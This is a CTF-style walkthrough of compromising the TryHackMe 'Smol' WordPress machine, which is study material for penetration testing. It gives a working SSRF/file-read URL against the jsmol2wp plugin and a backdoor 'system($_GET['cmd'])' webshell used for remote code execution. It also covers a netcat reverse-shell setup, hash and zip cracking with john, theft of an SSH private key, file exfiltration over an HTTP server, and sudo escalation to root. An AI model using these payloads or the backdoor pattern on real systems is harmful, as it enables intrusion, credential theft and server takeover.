
Smol - TryHackMe Walkthrough
A comprehensive guide to compromising the Smol machine on TryHackMe, demonstrating WordPress exploitation, privilege escalation, and lateral movement techniques.
https://tryhackme.com/room/smol
Initial Reconnaissance
Port Scanning
We began by scanning the target machine to identify open ports and services:
nmap -sV -sC <target-ip>

Results:
- Port 22 (SSH) - OpenSSH
- Port 80 (HTTP) - Web Server
When accessing the web server, we discovered it uses the domain smol.thm.
Host Configuration
Since smol.thm is not a publicly resolvable domain, we added it to our local hosts file:
echo "<target-ip> smol.thm" | sudo tee -a /etc/hosts
Web Application Analysis
Initial Discovery

The URL structure indicated a WordPress installation:
http://smol.thm/wp-login.php?redirect_to=http://www.smol.thm/wp-admin/
WordPress Enumeration
We confirmed WordPress using whatweb:
whatweb http://smol.thm

Next, we performed comprehensive WordPress scanning with wpscan:
wpscan --url http://smol.thm --enumerate ap,at,u

Key Finding: The vulnerable plugin jsmol2wp was discovered.
Exploiting SSRF Vulnerability
CVE-2018-20463: JSmol2WP SSRF
The jsmol2wp plugin (version ≤ 1.07) is vulnerable to unauthenticated Server-Side Request Forgery (SSRF), allowing arbitrary local file reading via php://filter.
Exploitation
We crafted a payload to read the WordPress configuration file:
http://smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-config.php
wp-config.php. 
WordPress Admin Access
Using the extracted credentials, we logged into the WordPress admin dashboard at /wp-admin/.
Backdoor Discovery

Analyzing Hello Dolly Plugin

We used the same SSRF vulnerability to read the Hello Dolly plugin file:
http://smol.thm/wp-content/plugins/jsmol2wp/php/jsmol.php?isform=true&call=getRawDataFromDatabase&query=php://filter/resource=../../../../wp-content/plugins/hello.php

system($_GET['cmd']);

This provided GET-based Remote Code Execution.
Gaining Initial Shell
Testing RCE
We tested command execution through the backdoor:
http://smol.thm/wp-content/plugins/hello.php?cmd=whoami
Reverse Shell
To obtain an interactive shell, we:
- Started a Netcat listener on our attack machine:
nc -lvnp 4444
Generated a reverse shell payload using an online generator
Executed the payload via the vulnerable parameter:
http://smol.thm/wp-content/plugins/hello.php?cmd=<reverse-shell-payload>
- Successfully caught the connection and upgraded the shell:
python3 -c "import pty;pty.spawn('/bin/bash')"
Database Enumeration
With a shell on the system, we attempted to enumerate users but lacked permissions. Using the credentials from wp-config.php, we accessed MySQL:
mysql -u wordpressuser -p
Extracting User Credentials
SHOW DATABASES;
USE wordpress;
SHOW TABLES;

SELECT * FROM wp_users;
We extracted password hashes from the wp_users table and saved them to hashes.txt.
Password Cracking
Using John the Ripper with the rockyou wordlist:
john --wordlist=/usr/share/wordlists/rockyou.txt hashes.txt
Result: Successfully cracked Diego's password.
Lateral Movement to Diego
We switched to the Diego user account:
su - diego

Successfully authenticated and retrieved the user.txt flag.
Privilege Escalation Path
Discovering the Think User
While enumerating /home/, we found an interesting directory: /home/think/
Contents:
wordpress.old.zip- A large backup archive.ssh/directory containing SSH keys
SSH Key Extraction
We extracted the private key:
cat /home/think/.ssh/id_rsa
Copied it to our attack machine and set proper permissions:
chmod 600 id_rsa
SSH Access as Think
ssh -i id_rsa think@smol.thm
Successfully logged in as the think user.
Analyzing Backup Archive
Exfiltration
We started a Python HTTP server on the target:
python3 -m http.server 8080
Downloaded the archive from our attack machine:
wget http://<target-ip>:8080/wordpress.old.zip
Cracking ZIP Password
The archive was password-protected. We used zip2john and john:
zip2john wordpress.old.zip > zip.hash
john --wordlist=/usr/share/wordlists/rockyou.txt zip.hash
After extracting and analyzing the contents, we found another wp-config.php file containing credentials for user xavi.
Lateral Movement to Xavi
We switched to the xavi user:
su - xavi
Privilege Check
Checking sudo permissions:
sudo -l
Result: Xavi had unrestricted sudo access (ALL permissions).
Root Access
With full sudo privileges, we escalated to root:
sudo su

Successfully became root and retrieved root.txt.
Key Learnings
Enumeration
- Thorough web application enumeration reveals critical vulnerabilities
- Always check for outdated plugins and known CVEs
- Configuration files often contain reusable credentials
Exploitation Chain
- Web vulnerability (SSRF) → Database access → SSH keys → Lateral movement → Root escalation
- Multiple privilege escalation vectors exist in complex environments
File Security
- Misconfigured file permissions on SSH keys enable unauthorized access
- Backup archives may contain sensitive historical data
Tools & Techniques
- wpscan for WordPress enumeration
- zip2john and john for password cracking
- Python HTTP server for file exfiltration
- Proper shell upgrades for stable access
Privilege Escalation
- Always check sudo permissions with
sudo -l - Symlinks and weak permissions are common escalation paths
- Historical backups may contain valid current credentials